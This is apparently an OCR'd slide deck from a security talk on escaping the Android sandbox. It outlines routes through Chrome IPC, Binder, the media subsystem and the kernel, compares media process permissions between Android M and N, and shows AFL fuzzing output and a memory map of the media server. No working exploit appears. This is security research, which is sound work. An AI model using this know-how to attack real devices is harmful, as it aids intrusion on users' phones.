
- Exploiting Chrome IPC (! the old-fashioned way)
- Exploiting basic Binder classes
  - Libutils/libcutils
  - Serialization
- Exploiting media subsystem (! partial escape only)
  - Media itself is strictly constrained in Nougat
- Exploiting Kernel

Media Hardening

Of course sandboxed process is not allowe
to directly lookup media services

But it’s still possible to trigger bugs in me ia
Components

(! Automatically download default not allo ved)



Android M

MediaServer

Process

AudioFlinger
AudioPolicyService
CameraService
MediaPlayerService
RadioService
ResourceManagerService
SoundTriggerHwService

Access and permissions

Audio devices
Bluetooth
Camera Device
Custom Vendor Drivers
DRM hardware
FM Radio
GPU
IPC connection to Camera daemon
mmap executable memory
Network sockets
Read access to app-provided files
Read access to conf files
Read/ Write access to media
Secure storage
Sensor Hub connection
Sound Trigger Devices

Android N

AudioServer

Process	Access and permissions
~~AudioFlinger~~ AudioPolicyService RadioService SoundHwTrigger	~~Audio devices~~ Bluetooth Custom vendor drivers FM radio Read/Write access to media Sound trigger devices

CameraServer

Process	Access and permissions
CameraService	Camera Device GPU IPC connection to Camera daemon Sensor Hub connection

ExtractorService

Process	Access and permissions
ExtractorService	None

MediaCodecService

Process	Access and permissions
CodecService	GPU

MediaDrmServer


Process	Access and permissions
MediaDrmService	DRM hardware mmap executable memory Network sockets Secure storage

MediaServer


Process	Possible access and permissions
MediaPlayerService ResourceManagerService	GPU Network Sockets Read access to app-provided files Read access to conf files

Source: android-developers.blogspot.co

Fuzzing the media with AFL+ASAN




Fuzzing the media with AFL+ASAN



```
                american fuzzy lop 2.13b (stagefright)

- process timing ------------------------------------- overall results ----
       run time : 0 days, 0 hrs, 0 min, 13 sec        cycles done : 0
  last new path : 0 days, 0 hrs, 0 min, 2 sec         total paths : 26
last uniq crash : 0 days, 0 hrs, 0 min, 8 sec        uniq crashes : 1
 last uniq hang : none seen yet                        uniq hangs : 0
- cycle progress --------------------- map coverage ----------------------
 now processing : 0 (0.00%)              map density : 2031 (3.10%)
paths timed out : 0 (0.00%)           count coverage : 1.07 bits/tuple
- stage progress --------------------- findings in depth -----------------
 now trying : interest 32/8           favored paths : 2 (7.69%)
stage execs : 1190/1404 (84.76%)       new edges on : 8 (30.77%)
total execs : 5423                    total crashes : 1 (1 unique)
 exec speed : 385.2/sec                 total hangs : 0 (0 unique)
- fuzzing strategy yields ----------------------- path geometry ----------
  bit flips : 0/272, 0/271, 0/269                  levels : 2
 byte flips : 0/34, 0/33, 0/31                    pending : 26
arithmetics : 2/1895, 0/49, 0/0                  pend fav : 2
 known ints : 1/194, 2/916, 0/0                 own finds : 11
 dictionary : 0/0, 0/0, 0/0                      imported : n/a
      havoc : 0/0, 0/0                           variable : 0
       trim : 0.00%/8, 0.00%
-------------------------------------------------------------------------
                                                          [cpu:324%]
```

Fuzzing the media with AFL+ASAN

- Mediaserver process
  - ASAN enabled
  - libraries at /data/lib




```
f3bc8000-f3cd3000 r-xp 00000000 fd:00 1097747                     /data/lib/libRScpp.so
f3cd3000-f3cd4000 r--p 0010a000 fd:00 1097747                     /data/lib/libRScpp.so
f3cd4000-f3cd5000 rw-p 0010b000 fd:00 1097747                     /data/lib/libRScpp.so
f3cd5000-f3f1b000 r-xp 00000000 fd:00 1097832                     /data/lib/libmediaplayerservice.so
f3f1b000-f3f24000 r--p 00245000 fd:00 1097832                     /data/lib/libmediaplayerservice.so
f3f24000-f3f25000 rw-p 0024e000 fd:00 1097832                     /data/lib/libmediaplayerservice.so
f3f25000-f3f35000 rw-p 00000000 00:00 0                           [anon:.bss]
f3f35000-f403b000 r-xp 00000000 fd:00 1097775                     /data/lib/libc++.so
f403b000-f403c000 ---p 00000000 00:00 0
f403c000-f4041000 r--p 00106000 fd:00 1097775                     /data/lib/libc++.so
f4041000-f4042000 rw-p 0010b000 fd:00 1097775                     /data/lib/libc++.so
f4042000-f4043000 rw-p 00000000 00:00 0                           [anon:.bss]
f4043000-f4047000 r-xp 00000000 fd:00 1097900                     /data/lib/libstagefright_enc_common.so
f4047000-f4048000 r--p 00003000 fd:00 1097900                     /data/lib/libstagefright_enc_common.so
f4048000-f4049000 rw-p 00004000 fd:00 1097900                     /data/lib/libstagefright_enc_common.so
f4049000-f4059000 rw-p 00000000 00:00 0                           [anon:.bss]
f4059000-f40fd000 r-xp 00000000 fd:00 1097787                     /data/lib/libcrypto.so
f40fd000-f4108000 r--p 000a3000 fd:00 1097787                     /data/lib/libcrypto.so
f4108000-f410a000 rw-p 000ae000 fd:00 1097787                     /data/lib/libcrypto.so
f410a000-f410b000 rw-p 00000000 00:00 0                           [anon:.bss]
f410b000-f412c000 r-xp 00000000 103:0b 1199                       /system/lib/libm.so
f412c000-f412d000 r--p 00020000 103:0b 1199                       /system/lib/libm.so
f412d000-f412e000 rw-p 00021000 103:0b 1199                       /system/lib/libm.so
f412e000-f41d0000 r-xp 00000000 fd:00 1097925                     /data/lib/libstagefright_wfd.so
f41d0000-f41d2000 r--p 000a1000 fd:00 1097925                     /data/lib/libstagefright_wfd.so
f41d2000-f41d3000 rw-p 000a3000 fd:00 1097925                     /data/lib/libstagefright_wfd.so
f41d3000-f41e3000 rw-p 00000000 00:00 0                           [anon:.bss]
f41e3000-f41e7000 r-xp 00000000 fd:00 1097931                     /data/lib/libsync.so
f41e7000-f41e8000 r--p 00003000 fd:00 1097931                     /data/lib/libsync.so
f41e8000-f41e9000 rw-p 00004000 fd:00 1097931                     /data/lib/libsync.so
```

Exploiting media subsystem

